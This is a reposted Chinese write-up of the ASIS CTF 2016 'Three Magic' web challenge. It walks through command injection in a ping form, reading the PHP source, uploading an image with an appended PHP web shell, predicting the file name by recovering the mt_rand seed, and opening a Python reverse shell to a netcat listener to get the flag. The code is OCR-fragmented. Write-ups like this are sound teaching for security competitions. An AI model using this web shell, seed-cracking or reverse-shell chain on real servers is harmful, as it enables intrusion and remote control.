ASIS CTF - 三个魔法Web关WriteUp

转载

普通网友 于 2016-09-10 19:14:40 发布 1562 收藏
分类专栏： php-hack

php-hack 专栏收录该内容
62 篇文章 3 订阅
订阅专栏

比赛 ：ASIS CTF


挑战名: Three Magic

类型 ：Web

点数 ：267 pts

URL ：https://3magic.asis-ctf.ir/3magic/

第一眼看这个挑战，通常是过滤一些字符或者增加一些限制来阻止命令执行，我通过输入&id到addr域，成功返回执行结果，可以确定这是一道命令执行的挑战题。




下一步我们来找出过滤和限制。通过测试，我们发现不能够输入空格，/，并且只能输入15个字符。

运行find和set命令，我们能够发现一些信息。

```
Result of the command find:

.
./index.php
./pages
./pages/ping.php
./pages/Adm1n1sTraTi0n2.php
./files
find: `./files': Permission denied
```

我们看到，/pages文件夹下有一些.php文件，/files文件夹，我们没有权限访问，还有一个比较有趣的文件叫Adm1n1sTraTi0n2.php



打开后是一个上传页面，上传图片后，会返回类似file image.png命令返回的信息，但是我们不知道上传后的文件保存路径，现在的思路是，只能通过前面的命令执行漏洞来读取php源码，因为过滤了空格和/，所以我们使用grep来递归读文件，我这里使用的是&{grep,-nrw,.}

```
index.php

---------

<title>3magic</title>

<li>

<a href=
'?page=ping'
>ping</a>

</li>

<?php

if
(
$_SERVER
[
'REMOTE_ADDR'
] ==
'127.0.0.1'
) {

?>

<li>

<a href=
'?page=Adm1n1sTraTi0n2'
>admin</a>

</li>

<?php

}

?>

<hr>

<?php

if
(isset(
$_GET
[
'page'
])) {

$p
=
$_GET
[
'page'
];
```

```
26
```

```
if
(preg_match(
'/(:\/\/)/'
,
$p
)) {



die
(
'attack detected'
);



}



include
(
"pages/"
.
$p
.
".php"
);



die
();



}



?>
```

ping.php

```
<p>ping</p>



<form action=
"./?page=ping"
method=
"POST"
>



<input type=
"text"
name=
"addr"
placeholder=
"addr"
>



<input type=
"submit"
value=
"send"
>



</form>



<textarea style=
"width: 300px; height: 300px"
placeholder=
"result"
>
```

```
1
```

```
<?php
```

```
3
```

```
if
(isset(
$_POST
[
'addr'
])) {
```

```
6
```

```
$addr
=
$_POST
[
'addr'
];



if
(preg_match(
'/[`;$()| \/\'>"\t]/'
,
$addr
)) {



die
(
"invalid character detected"
);



}



if
(
strpos
(
$addr
,
".php"
) !== false){



die
(
"invalid character detected"
);



}



if
(
strlen
(
$addr
) > 15) {



die
(
"addr is too long"
);



}



@system(
"timeout 2 bash -c 'ping -c 1 $addr' 2>&1"
);



}



?>



</textarea>
```

```
Adm1n1sTraTi0n2.php



--------------------



<p>image inspector</p>



<?php



mt_srand((time() % rand(1,10000) + rand(2000,5000))%rand(1000,9000)+rand(2000,5000));
```

```php
// files directory flushed every 3min



setcookie(
'test'
, mt_rand(), time(),
'/'
);



if
(isset(
$_POST
[
'submit'
])) {



$check
=
getimagesize
(
$_FILES
[
'file'
][
'tmp_name'
]);



if
(
$check
!== false) {


echo
'File is an image - '
.
$check
[
'mime'
];



$filename
=
'/var/www/html/3magic/files/'
.mt_rand().
'_'
.
$_FILES
[
'file'
][
'name'
];
// prevent path traversal


move_uploaded_file(
$_FILES
[
'file'
][
'tmp_name'
],
$filename
);



echo
"<br>\n"
;



system(
'/usr/bin/file -b '
.
escapeshellarg
(
$filename
));



echo
"<br>\n"
;



}
else
{



echo
"File is not an image"
;
```

```
}


}


?>


<form action=
"?page=Adm1n1sTraTi0n2"
method=
"post"
enctype=
"multipart/form-data"
>


Select image to upload:


<input type=
"file"
name=
"file"
>


<input type=
"submit"
value=
"Upload Image"
name=
"submit"
>


</form>
```

index.php:


通过源码可以看出这个文件的page参数有LFI漏洞，但是不能够进一步利用，因为服务器安装的PHP版本，已经修补了%00截断漏洞

图像验证只是通过getsizeimage()函数验证了图像大小，上传的文件名通过文件名+随机数生成

当访问页面的时候，会通过mt_srand()生成随机数种子，随后会用mt_rand()生成随机数在cookie里，最后结合上传后的文件名，存放到/files目录中

mt_rand()已知的是有漏洞的，我们能从任意mt_rand()值中恢复种子，如果想了解细节，可以参考这篇文章http://www.openwall.com/php_mt_seed/README，也可以下载利用工具http://download.openwall.net/pub/projects/php_mt_seed/php_mt_seed-3.2.tar.gz

现在攻击思路清晰了，我们首先上传一个.php文件，其实就是在一个图片文件的末尾加上<?php system($_GET['c']); ?>，以便绕过getsizeimage()函数。然后在cookie中test字段找到mt_rand()生成的值，使用php_mt_seed工具恢复种子，最后再使用mt_rand()结合上传的文件名，访问/files下的文件。

具体攻击流程如下：  上传image.php文件，查看cookie中的test值

使用php_mt_seed恢复种子

```
vagrant@vagrant-ubuntu-trusty-64:~
/php_mt_seed-3
.2$ .
/php_mt_seed
1661750892


Found 0, trying 0 - 33554431, speed 0 seeds per second


seed = 6658
```

通过恢复出的种子，再用mt_rand()生成

```
vagrant@vagrant-ubuntu-trusty-64:~
/ctf
$ php -r
'mt_srand(6658); echo mt_rand(), "\n";echo mt_rand();'


1661750892


350321027
```

拼接随机数和上传的文件名，执行反弹操作

```
https://3magic.asis-ctf.ir/3magic/files/350321027_image.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREAM%29
```

通过反弹的shell，寻找flag

```
root@pimps:~
# nc -lvp 80


Listening on [0.0.0.0] (family 0, port 80)


Connection from [66.172.11.62] port 80 [tcp
/http
] accepted (family 2, sport 52079)


/bin/sh
: 0: can't access
tty
; job control turned off


$


$
id


uid=33(www-data) gid=33(www-data)
groups
=33(www-data)


$
uname
-a


Linux web-tasks 3.16.0-4-amd64
#1 SMP Debian 3.16.7-ckt25-2 (2016-04-08) x86_64 GNU/Linux


$
cd
/


$
ls


bin


boot


dev


etc


flag


home


initrd.img
```

```
initrd.img.old

lib

lib32

lib64

lost+found

media

mnt

opt

proc

read_flag

root

run

sbin

srv

sys

tmp

usr

var

vmlinuz

vmlinuz.old

$ .
/read_flag

Segmentation fault

$ python -c
'import pty; pty.spawn("/bin/bash")'

www-data@web-tasks:/$

www-data@web-tasks:/$ .
/read_flag

.
/read_flag

Write
"*please_show_me_your_flag*"
on my
```

```
tty
, and I will give you flag :)


*please_show_me_your_flag*


*please_show_me_your_flag*


ASIS{015c6456955c3c44b46d8b23d8a3187c}


www-data@web-tasks:/$
```